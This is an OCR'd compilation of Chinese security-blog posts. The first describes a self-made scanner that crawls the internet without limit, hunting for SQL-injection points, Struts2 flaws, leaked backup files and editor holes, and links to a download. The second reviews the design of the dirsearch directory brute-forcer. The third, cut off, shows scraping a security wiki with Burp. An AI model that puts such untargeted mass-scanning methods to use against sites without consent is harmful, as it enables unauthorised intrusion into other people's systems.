为了避免每个人爬行到的数据重复，我的想法是首先让用户采集一些网址作为初始网址，然后基于这些网址开始无限爬行。如果是第一次运行的话应该提示导入初始网址，如果第二次运行呢？是不是还要继续导入初始网址然后继续爬行？那样就太没有艺术性了。我的办法是在上文提到的 Config.ini 文件里面有一个配置项，如果第一次运行的话会写入第一次运行并保存，然后以后每次运行前都先检测是不是第一次运行要不要导入之类的。(这里可以引伸出来，如果要无限爬行的话会出现一些内存垃圾没有及时回收，然后时间久后整个扫描都会变慢，那么就需要添加自动重启功能。)

采集到了数据肯定要查看和保存利用，因为数据都在数据库里面，我想过另写一个软件，专门用来导出数据，方便一些不懂 Mysql 的用户使用。但是后来想想又觉得有些多余，仿佛有点侮辱在座的各位智商的意思。那么来总结一下思路，先写好两个文件=> Config.ini (数据库配置文件以及扫描器配置文件) &database.sql (数据库安装语句) => 然后用户自己先采集一些网站，保存在当前目录下的一个 txt 文件里面=>配置好相关的文件和环境后，开启扫描程序。

工程构架


要实现的功能有点多，所以为了以后方便维护就应该把每个功能封闭在一个函数里面，这个函数接受一个参数 URL，对传递进来的参数进行验证，验证过程中也有许多要注意的地方，比如无限采集网站函数中，对采集到的网站先访问一次，看看是不是存活的，避免把不能访问的网站添加进数据库，浪费时间和资源。检验存活的方式应该用 head 头访问方式，判断返回的状态码。

还有判断 CMS 类别的话，不应该只限于 CMS 指纹方式扫描，还有在页面寻找关键词，访问 robots.txt 判断 CMS 类别。SQL 扫描我一开始是直接爬行页面寻找可疑的注入点，然后加上单引号括号反斜杠之类，匹配数据库报错语句，虽然流程没错，但是在工程上不是很妥当，后来在 098 版本中，在数据库里面新建表，专门储存爬行到的注入注入链接，如果觉得扫描器自带的监测注入方法不全面，同样可以把这些爬行到的链接导出来，然后用 sqlmap -m 批量检测注入点。还有很多要注意的此处不表。

提高容错率与优化

在扫描过程中肯定会出现误报情况，能加强的地方在验证漏洞的函数中，举个例子，使用 ST2 框架的网址，我的想法是加上常见的关键词后缀，然后判断页面返回关键词和状态码，这里肯定会有误报，需要改进的是多寻找误报页面的关键词，然后过滤。还有编辑器漏洞，我只加载了 Webeditor 和 Fckeditor 这两个编辑器的漏洞扫描验证，所以不是很全面(个人精力有限)。

一般来说这种全网性质的扫描，基本上没有人舍得用自己的宝贝电脑挂机跑，都是丢在服务器。我的服务器是一台腾讯云 1C1M2G 的主机，运行 095 版本的时候，基本上开三个线程 CPU 保持在 40% 左右，还行。但是运行 098 版本的时候，同样的配置同样的线程，CPU 持续 90% 左右。服务器负载 太大，就不能在运行别的一些服务应用，于是我在程序中做了线程同步处理，还有一些地方做了优化，CPU 使用率下降到 20-40 之间，但是带来的后果就是整个扫描速度变慢，于是我试着开了 5 个线程，CPU 基本上稳定 80%。加上自动重启后，自定义重启时间，基本上控制好在 40-70 之间，还是需要进一步优化。



代码功能补充

比如在扫描备份文件的时候，办法是导入备份文件的字典。但是有一些网站的备份文件命名方式是以域名为名字。比如

www.langzi.fun/langzi.rar

这样的备份文件，这里就需要切割域名拼接成字典，当然后缀也不能只限于

rar，还有 zip,bak,sql,tar.gz,txt 等等...检测 CMS 类别用到了三种方法来逐一检测，如果第一种方法成功识别 CMS 类别后就不再继续执行后面的两个方法，这样做一来是节省资源和时间，二来是数据浪费，你只需要知道这个网站用的 CMS 类别就可以了，没必要知道有多少种方式检测到的。

当然还有 SQL 注入这一块，Sqlmap 检测注入的顺序是 B(盲注) E(数据库报错注入) U(union 注入) S(多语句注入) T(基于时间注入)。一般来说，存在数据库现错注入，联合注入等方式的注入都支持盲注，什么意思呢，就是说盲注能发现并检测到注入，是最全面并且容错率很高的检测方式。然而这款扫描器用的检测注入识别方式是 E(数据库报错)，等到以后有机会在更新好了。编辑器漏洞这一方面由于别的编辑器漏洞利用条件有限，而且网上报出的编辑器漏洞基本都是几年前的，我也就没添加进去。

Yoland_Liu 敏感情报扫描器

某天无意和佩瑶聊起这个话题，见她有兴趣我就详说了这个扫描器的核心功能和工程设计思维，但是我前面的构架代码写的太难看(这就是为什么我迟迟不敢开源的原因/捂脸)自己都不想去维护。接下来整个项目都交给她，基于核心思想上，写出了新版本，并且添加了新的功能。为后来我继续更新的 0.98 版本提供了更加完善的构架基础。为了感谢刘老师作出的杰出贡献，所以扫描器命名 Yoland_Liu 危险情报采集扫描器。

优点与缺点

优点：数据库数据重复处理，CMS 验证方式新增为 3 种，包括识别页面关键字，robots.txt 文件关键词识别，另外添加使用 ST2 框架网站的扫描，数据库优化，原始代码重写，更加稳定方便维护。

缺点：虽然整体的框架优化好了，但是却没有做内存垃圾回收，线程的方面没有控制好，导致如果一直挂着的话后面速度会越来越慢。因为专业性的问题，还有一些漏洞扫描功能并没有添加进去，所以造轮子这个活就落在我身上，后面更新版本都是基于 0.95 版本上加上其他漏洞扫描功能。

补充说明

这个 0.95 版本虽然在内存上没有做好优化，但是却可以通过加上自动重启

功能来解决问题，并且与后来我写的 0.98 版本对比来说，0.95 速度更快(因为需要扫描的项目功能比较少)，更加稳定(0.98 版本虽然功能添加很多，但是对服务器负载很重，虽然我在 0.98 版本中做了内存优化处理，并且也添加了自动重启功能，但是最多也只能开 5 个线程 (CPU:80+%)，最少开 3 个线程 (CPU:40+%)),要注意的是，开启多线程最少要开 3 个。

最新版 0.98 下载地址：

https://pan.baidu.com/s/1Y5nBa-N9rHbZUhJORh41ZQ

码 frwp (*压 码 认* lang) *发*

使用说明

配置文件

当你解压文件后要注意下面这几个文件，这些文件关系到数据库配置，软件个性化扫描，线程设置，初始扫描导入网站等等。

文件	文件说明
主程序.exe	启动的主程序
Config.ini	程序配置文件(设置数据库帐号密码，线程数，是否只执行某一个扫描功能)
mysql.sql	创建数据库文件
rar.txt	备份文件字典
cms.txt	CMS检测的指纹

使用方法

1、首先安装好 mysql 数据库

2、把 mysql.sql 文件执行，然后刷新以下会发现多了一个数据库

3、配置 Config.ini，上面部分是数据库配置相关设置，下面是软件扫描功能设置。

需要注意的是 Config.ini 这个配置文件，上面的数据库配置很好理解，数据库地址设置 127.0.0.1 或者 localhost 都可以。

为了更加多元化的使用，你可以选择性的使用某些功能，具体看参数是 0 还

是 1，这里 0 就是关闭的意思，1 就是开启的意思，如果你想只检测 cms，就设置 cmsscan=1,另外 thread_s 对应的是线程数，new_start 是检测是否第一次扫描，默认是 1，设置 1 的话，每次打开都会提示让你导入一些网站作为初始网站。程序检测到加载初始网站后，会自动把这个参数改成 0。

关于导入初始网站，你可以采集一些网址，然后保存在主程序文件夹里面的一个文本中，当提示导入的时候输入这个文本的名字即可。第二次运行的时候，无需配置，扫描器会自动从数据库获取数据然后无限爬行扫描，如果这一方面还有疑问的话可以加我 QQ 联系我。

结语

在这款扫描器诞生前一年，也就是 17 年 2 月份的时候，我也写过一款失败的扫描器 (Iosmosis Scan)，说来现在最新的 0.98 版本依稀可以看到 ios scan 的一点影子。不可否认 ios scan 是失败的，但是为现在的扫描器鉴定了大部分框架蓝图，比如备份文件和源码泄漏功能都是直接从那里继承过来的。ios scan 还集成了数据库，ftp，telnet 等爆破功能...说来感觉还是有点呆。

在未来的日子里会不断更新添加新的功能，遵循此扫描器的核心思想>>>>无限永久自动爬行。无限自动检测就是这款扫描器的灵魂，就像一只孜孜不倦的蜘蛛，把网织得越来越大。扫描器会一直免费更新下去，敬请期待。

开源项目 dirsearch 的一些阅读感想

原创： Turn it up. 信安之路 2018-12-07

最近开始阅读一些优秀的开源项目，读完之后就顺手谢谢读后感吧，今天说说 dirsearch，开头嘛，先读个简单点的，哈哈。

1、解决 Debug

程序参数是从命令行获取的，而 debug 模式则是将一个 py 脚本作为程序入口的，笔者开始有点不知所措，突然临机一动，用下面这个代码不就解决了？

```
import dirsearch
    import sys
    sys.argv=
    ['dirsearch.py', '-u', 'http://192.168.1.55', '-e', 'jsp', '--proxy', 'http://127.0.0.1:1808
    0', '-w', 'db/dicc_test.txt']
    dirsearch.Program()
```

2、简说程序

dirsearch 是一款使用 python3 编写的，用于暴力破解目录的工具，其 README 有写到下面一点

Heuristically detects invalid web pages（启发式地检测无效 web 页面）

在读程序之前，我带着下面几点疑惑/好奇

1、它是如果做到”启发式“这一点的；

2、其线程方面的代码，是否有什么亮点；

3、有啥比较骚的功能不。

2.1 dirsearch 的启发式

从底层核心类开始说起。首先是 Scanner，主要用于分析并存储当前网站对各类无效目录/无效文件真正的 HTTP Resonse 的模式。

Scanner 在测试时，使用的路径/文件是一个包含 12 个随机字符的字符串，如 68yK0OccrHpt、68yK0OccrHpt.php

```
self.testPath= RandomUtils.randString()
```

有的网站系统，对请求无效 WEB 页面的 HTTP Request，返回的是 200 的状态码，当然，界面是一个友好界面；有的网站则会返回一个 301/302/307 的跳转。

当 Scanner 访问这些随机字符串路径时，如果服务器返回的状态码是 404，则 Scanner 不继续分析，直接返回；服务器返回的状态码不是 404，Scanner 会发送第二次请求，依然是随机字符串的路径/文件，之后分析两次 Response Body 的相似度并保存该相似度的浮点值，如果两次 Response 都发生了跳转（301/302/307），那么还会为 Location 字段值（URL）生成一个正则，如下面所示。

```
from difflib import SequenceMatcher
import re
def generateRedirectRegExp(firstLocation, secondLocation):
    if firstLocation is None or secondLocation is None:
        return None

    sm = SequenceMatcher(None, firstLocation, secondLocation)
    marks = []

    for blocks in sm.get_matching_blocks():
        i = blocks[0]
        n = blocks[2]
        # empty block

        if n == 0:
            continue

        mark = firstLocation[i:i + n]
        marks.append(mark)
```


generateRedirectRegExp("http://www.test.com","http://123.test.com"))

^.*http\:\/\/.*.test.com.*$

之后访问一个目录/文件时，发生跳转中的 Location 的值需要匹配该正则，也页面相似度不小于当前值时，该目录/文件才被认为是无效的。可以说，dirsearch 在这里做得很细致啊。

Scanner 是被 Fuzzer 创建并调用的，Fuzzer 为无后缀斜线目录（/dir）、有后缀斜线目录（/dir/）、用户指定扩展文件（/xx.php、/xx.jsp 等）分别创建

了一个 Scanner，Scanner 在执行 setup() 函数时，会如本节开头所说的，会分析出该种目录/文件的无效目录/无效文件所对应的 HTTP Response 的模式。

2.2 dirsearch 的多线程

有人说 dirsearch 速度很快，笔者以为在多线程方面会有亮点，比如说用协程，但并没有啥亮点。

虽然有 GIL 这东西然人感到不舒服，但也习惯了用 threading，编写起来也快，笔者想着下一个项目还是得要求自己用用协程。

2.3 dirsearch 的迭代遍历

--recursive 用于递归目录遍历，默认是关闭的，而设置该选项时，还可以设置 --exclude-subdi 排除不想做迭代的目录。

在 Controller 中设置了 matchCallbacks 函数，该函数会将当前有效的不在 exclude 中的目录添加到当前

```
self.fuzzer= Fuzzer(self.requester, self.dictionary, testFailPath=self.arguments.testFailPat
    h,              threads=self.arguments.threadsCount, matchCallbacks=matchCallbacks,
                        notFoundCallbacks=notFoundCallbacks, errorCallbacks=errorCallb
    acks)
```

在测试该功能时还发现了一个 BUG，已经提交至 Issues。问题的来源是这样的，Requester 中有这样一行代码

```
url= urllib.parse.urljoin(url, self.basePath)
```

但是，这个 urllib 库者 urljoin 函数有点问题。

```
>>>from urllib import parse
    >>>parse.urljoin("http://192.168.237.136","//admin/")
    >>>'http://admin/'
```

笔者提交的修补代码是。

```
while True:
        path_tmp= self.basePath.replace('//', '/')
        if path_tmp== self.basePath:
            break
```

```
self.basePath= path_tmp
```

比较郁闷的一点时，dirsearch 对待 wordlist 中结尾有“/”的，且该目录在当前目标 URL 中为有效时才会进行迭代遍历，比如:

访问 http://www.test.com/admin 时的 HTTP Response 状态码为 200 ，dirsearch 不会对该目录进行迭代遍历，访问 http://www.test.com/admin/ 时的 HTTP Response 状态码 200，dirsearch 会对该目录进行迭代遍历。为啥要把选择权交给 wordlist，作者为啥要做这种区分，吾不知所以然啊。

2.4 IP 选项

在渗透测试时，有时候做目录遍历时，不得不只能能用 BurpSuit，不知道同学们对此是否有所体会。其中的痛点需求是，我们希望底层的 Socket 连接的是一个指定的 IP，然后 HTTP 中的 Host 字段值则是另外一个指定的域名/IP。

dirsearch 就很巧妙地解决了以上痛点需求。requests 传入的 URL 中的 host 值是来源于-ip,另外设置 Headers 中的 Host 字段值为 --url 中的值。

3、不足之处

笔者十分在意的另外一点是，dirsearch 在扫目录时，没有主动区分 ”/dir"、“/dir/”，这两类目录（当然，前文也说了，作者把这两类作为是否迭代遍历的标志）。笔者的意思是，有时候，访问

http://www.test.com/admin

HTTP Response 状态码为 301；访问

http://www.test.com/admin/

HTTP Response 状态码为 404。所以笔者十分在意这一点，这也是一个痛点啊，dirsearch 并没有对此做一个主动性的区分。

结尾，dirsearch 的启发式识别 URL 是否有效确实挺不错的，可能是不同人有不同的想法，所以项目的一些地方会让笔者感到疑惑不解，而项目的整体逻辑也挺不错，适合像笔者这样的初学者好好看，好好学。

从长亭的 wiki 上获取我想要的数据

原创： myh0st 信安之路 2018-03-31

我们信安之路现在也算是一个社群了，一个社群的活跃度以及技术分享的质量都是跟人才息息相关的，大家都知道最近一个月，我们在做一个投稿送书活动，最近几天发的文章都是转发来的，但是这并不是我的想看到的，作为一个原创类的公众号，实在不想最终成为一个只会转载别人文章的平台，所以，我就在互联网上寻找各种各样的人才来加入我们这个分享的大家庭。

那么，如何寻找喜欢分享，有可能加入我们的同学呢?

通常有自己博客的朋友都可以算作是喜欢分享，技术能力是次要的，只要爱分享就是我们所寻找的有缘人。

那么如何寻找有博客的朋友呢?

国内有两个 wiki 平台，一个是 www.sec-wiki.com，另一个就是 wiki.ioin.in 了，这上面，大家提交了很多质量比较好的文章，有些是为了推广平台自己添加上去的，有些是一些朋友看到好的文章主动提交的，所以这就是一个比较好的资源库，有大量的喜欢分享的朋友在上面，所以这就是我的目标。


今天的主题是长亭的 wiki，也就是 wiki.ioin.in。

获取 wiki 平台上所有的文章链接


这个工作肯定不是通过纯手工可以搞定的，必须使用工具，那么自己写工具吗?


作为一个懒人，很久没写代码了，所以就用已有的工具来完成吧，这里用到的工具有：burp、emeditor。

打开 wiki.ioin.in，如图：




url 中的页数是可以遍历的，所以我们就用 burp 来设置参数，遍历一下，如图：







遍历完之后，将响应返回的结果保存下来，保存选项如下图：




保存完之后，就可以用我们的 emeditor，这个编辑器是我最喜欢的，功能很强大，把所有短链接提取出来，如下图：



